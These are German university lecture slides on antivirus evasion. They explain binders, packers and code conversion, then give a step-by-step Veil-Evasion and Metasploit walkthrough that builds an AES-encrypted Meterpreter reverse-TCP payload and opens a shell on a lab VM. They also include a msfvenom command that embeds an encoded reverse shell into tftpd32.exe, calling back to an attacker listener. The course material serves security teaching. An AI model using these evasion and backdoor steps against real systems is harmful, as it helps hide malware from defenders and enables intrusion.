White Hat Security 3

Modul 03: AV-Evasion

FH University of Applied Sciences TECHNIKUM WIEN

Modulübersicht

- **Dieses Modul ist die direkte Fortsetzung des letzten Moduls: Nun lernen wir, wie man eine Backdoor vor einer AV-Software verstecken kann.**

- **Am Ende dieses Modules sind Sie in der Lage mit rudimentären Assemblerbefehlen Backdoors zu kodieren.**

AV-Methoden

- **Signatur-basiert**
  - **Die meisten Antiviren-Programme verwenden einfache Algorithmen zur Mustererkennung („Pattern Matching“), um Viren in Software zu finden.**

- **Heuristische Methoden**
  - **Statisch: Vergleich von Elementen des Samples mit bekannt bösartigen Varianten. Ab einem bestimmten Schwellwert wird die Datei als bösartig erkannt.**
  - **Dynamisch: Verhaltensanalyse, z.B. mittels Sandboxing, bei dem AV-Programme die Anwendung meist für eine kurze Zeit beobachten, ob sie als bedenklich eingestufte Aktionen ausführt, wie z.B. Verbindung aufbauen auf andere Files zugreifen.**

Signatur-basierte AV-Evasion (1)

- **Um diese AV-Programme auszutricksen reicht oft schon die Veränderung eines einzigen oder weniger Bytes an der richtigen Stelle.**

- **Allerdings:**
  - **Was macht diese Änderung mit der Funktionalität des Virus?**
  - **Arbeitet der dann noch so wie, man möchte?**
  - **Wahrscheinlich nicht!**

Signatur-basierte AV-Evasion (2)

- **Wir brauchen also Lösungen, wie das Pattern, das der AV abgespeichert hat verändert wird, ohne, dass die Funktionalität verloren geht!**


- **Verschiedene Technologien sind denkbar:**
  - **Binder & Packer**
  - **Code Konvertierung von Anwendung zu Client-Side Scripting**
  - **Verschleierung („Code Obfuscation“)**

Binder

- **Programme, die mehrere Anwendungen zu einer einzigen Anwendung zusammenführen.**
- **Diese werden dann parallel (z.B. mehrere Prozesse) oder seriell ausgeführt.**
- **Wird diese neue Anwendung gestartet, starten automatisch alle enthaltenen Programme.**
- **Üblicherweise wird damit z.B. an einen Installer eine weitere Routine angehängt.**

Binder – Beispiel „Hotfusion“ (1)

- `Hotfusion` ist ein sehr simpler Binder.
- Er packt mehrere Anwendungen in eine EXE-Datei.
- Startet man die neu erstellte EXE-Datei, so werden alle Dateien entpackt und gestartet.



Binder – Beispiel „Hotfusion“ (2)


- **Damit kann natürlich nur ein statischer AV ausgetrickst werden, der das File nur beim Erhalt (z.B. Schreiben auf die Festplatte) scannt, oder ein „Gateway-AV“, wie z.B. auf einem Proxy.**
- **Wird die Anwendung zur Laufzeit gescannt, wird die Paylaod, in unserem Fall eine simple Shell auf Port 99, erkannt und die Ausführung von AV-Software verhindert.**
- **Splitter funktionieren im Übrigen ähnlich, sie Teilen eine Anwendung in viele Teile und setzen diese am Ziel wieder zusammen. Auch sie können statischen AV-Software austricksen.**


Packer

- **Sind den Bindern sehr ähnlich.**
- **Die bösartige Payload wird komprimiert und dann in die Packer-Anwendung eingebunden.**
- **Dadurch wird gehofft, dass der statische AV beim Erhalt der Datei die Signatur nicht erkennt.**
- **Typische Anwendungen:**
  - **`Shrinker`**
  - **`Pklite`**
  - **`AS-pack`**
  - **U.v.m.**

Code-Konvertierung

- **Eine binäre Anwendung wird in ein Client-Side-Skript konvertiert.**
  - **Beispiel: EXE → VBS**
- **Wird das Skript ausgeführt wird die Anwendung wiederhergestellt und ausgeführt.**
- **Ebenfalls nur bei statischen AV erfolgreich.**





Code Obfuscation – Veil Evasion

- **Veil-Evasion ist ein Tool, das mittels verschiedenster Möglichkeiten versucht bösartige Anwendungen an AV-Programmen vorbei zu schleusen.**
- **Veil eignet sich besonders gut zusammen mit Metasploit.**
- **Verwendet zur Generierung einer Anwendung als Default `msfvenom` („Nochfolger“ von `msfpayload` und `msfencode`).**
- **Technisch kann man natürlich auch die Metasploit-Encoder verwenden, Veil ist in dem Bereich aber viel mächtiger.**

Veil Evasion - Installation

Kali's Quick Install

```
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
```

Git's Quick Install

NOTE:


- Installation must be done with superuser privileges. If you are not using the root account (as default with Kali Linux), prepend commands with `sudo` or change to the root user before beginning.
- Your package manager may be different to `apt`. You will also need an X server running, either on the system itself, or on your local system.

```
sudo apt-get -y install git
git clone https://github.com/Veil-Framework/Veil.git
cd Veil/
./config/setup.sh --force --silent
```

Quelle: https://github.com/Veil-Framework/Veil

Veil Evasion – Beispiel (1)

- **Nach der Installation starten wir Veil:**
  - `./Veil.py`



Veil Evasion – Beispiel (2)

- **Wir verwenden das Evasion-Framework:**

```
Veil>: use Evasion
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>:
```

Veil Evasion – Beispiel (3)

- **Mit dem Befehl `list` sehen wir welche Payloads zur Verfügung stehen:**

```
Veil/Evasion>: list
================================================================================
                                Veil-Evasion
================================================================================
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================


 [*] Available Payloads:

       1)      autoit/shellcode_inject/flat.py

       2)      auxiliary/coldwar_wrapper.py
       3)      auxiliary/macro_converter.py
       4)      auxiliary/pyinstaller_wrapper.py

       5)      c/meterpreter/rev_http.py
       6)      c/meterpreter/rev_http_service.py
       7)      c/meterpreter/rev_tcp.py
       8)      c/meterpreter/rev_tcp_service.py

       9)      cs/meterpreter/rev_http.py
       10)     cs/meterpreter/rev_https.py
       11)     cs/meterpreter/rev_tcp.py
       12)     cs/shellcode_inject/base64.py
       13)     cs/shellcode_inject/virtual.py

       14)     go/meterpreter/rev_http.py
       15)     go/meterpreter/rev_https.py
       16)     go/meterpreter/rev_tcp.py
       17)     go/shellcode_inject/virtual.py
```


Veil Evasion – Beispiel (4)

- **In diesem Beispiel verwenden wir die Payload `python/shellcode_inject/aes_encrypt` mit dem Befehl `use`**

```
Veil/Evasion>: use 29
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload Information:

        Name:           Python AES Encryption
        Language:       python
        Rating:         Excellent
        Description:    AES Encrypted shellcode is decrypted at runtime
                        with key in file, injected into memory, and
                        executed

Payload: python/shellcode_inject/aes_encrypt selected
```


Veil Evasion – Beispiel (5)

- Wir verwenden `msfvenom` als Generator für den Shellcode und nutzen den Meterpreter-Payload „`reverse_tcp`“ für Windows.
- Wir geben die IP-Adresse und den Port an, auf dem wir später auf eingehende Verbindungen warten werden:




Veil Evasion – Beispiel (6)

- **Da wir einen Python-Payload ausgewählt haben müssen wir angeben womit wir eine EXE-Datei erstellen wollen:**



Veil Evasion – Beispiel (7)

- **Wenn wir keinen speziellen Anwendungsnamen angegeben haben wird nun die Anwendung `payload.exe` generiert:**



Veil Evasion – Beispiel (8)

- **Ein kurzer Check des Hash-Wertes ergibt, dass VirusTotal unsere generierte EXE-Datei noch nicht:**

```
[>] Please enter a command: checkvt

[*] Checking Virus Total for payload hashes...

[*] No payloads found on VirusTotal!

[>] Hit enter to continue...
```

- **Wir starten nun den Metasploit-Multi-Handler mit entsprechendem Payload und den richtigen Angaben:**

```
msf exploit(handler) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.137.128
lhost => 192.168.137.128
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > run

[*] Started reverse handler on 192.168.137.128:443
[*] Starting the payload handler...
```

Veil Evasion – Beispiel (9)

- **Wir können die Anwendung auf unsere Windows-VM kopieren.**
- **Abhängig vom letzten Update und der verwendeten AV-Software wird das File ggf. doch erkannt (Heuristische Scan-Engine?).**
- **Im Beispiel selbst ergibt sogar eine explizite Überprüfung, dass `payload.exe` unbedenklich ist:**

Veil Evasion – Beispiel (10)

- **Führen wir nun `payload.exe` aus, erhalten wir eine Meterpreter-Reverse-Shell:**

```
[*] Started reverse handler on 192.168.137.128:443
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.137.130
[*] Meterpreter session 1 opened (192.168.137.128:443 -> 192.168.137.130:49204)
-06-22 20:41:26 +0200

meterpreter > shell
Process 3740 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Christian\Desktop>
```

Veil Evasion – Nachteile

- **Veil Evasion ist ein sehr gutes Programm, allerdings bietet es nur eine beschränkte Anzahl an Möglichkeiten zur Kodierung.**
- **AV Hersteller versuchen natürlich eindeutige Signaturen zu erkennen, die das Programm erzeugt, um dann alle mit Veil erstellten Payloads zu erkennen.**
- **Daher soll man auch keine Anwendungen, welche mit Veil erstellt wurden, auf VirusTotal hochladen.**

Backdoor-Kodierung mit msfvenom (1)

- **In der letzten Übung haben wir gesehen, dass auch `msfvenom` direkt eine Backdoor erstellen kann.**

- **Diese kann auch kodiert werden:**
  - **`msfvenom -a x86 --platform windows -x /root/Desktop/tftpd32.exe -k -p windows/shell_reverse_tcp lhost=192.168.48.131 lport=443 -e x86/shikata_ga_nai -i 3 -f exe -o tftpd32_enc.exe`**

Backdoor-Kodierung mit msfvenom (2)

- **Mehrere Runden sowie Kombinationen mit anderen Encodern sind möglich, vergrößern aber naturgemäß jedes Mal die Payload.**


- **Aber selbst mit 10 Runden Encoding finden Virenscanner die Shell:**

Custom-Encoding (1)

- Da `Veil` und `msfvenom` von sehr vielen Angreifern benutzt werden, ist es ein Leichtes für AV-Hersteller Code zu erkennen, der mit diesen Frameworks erstellt wurde.
- Zumindest ein initialer Stub ist meist identifizierbar.
- Allerdings ist es unglaublich einfach AVs, IDS/IPS zu umgehen, sobald man den Schadcode selbst kodiert, da der Code dadurch einzigartig wird.
  - Siehe beispielsweise Stuxnet.
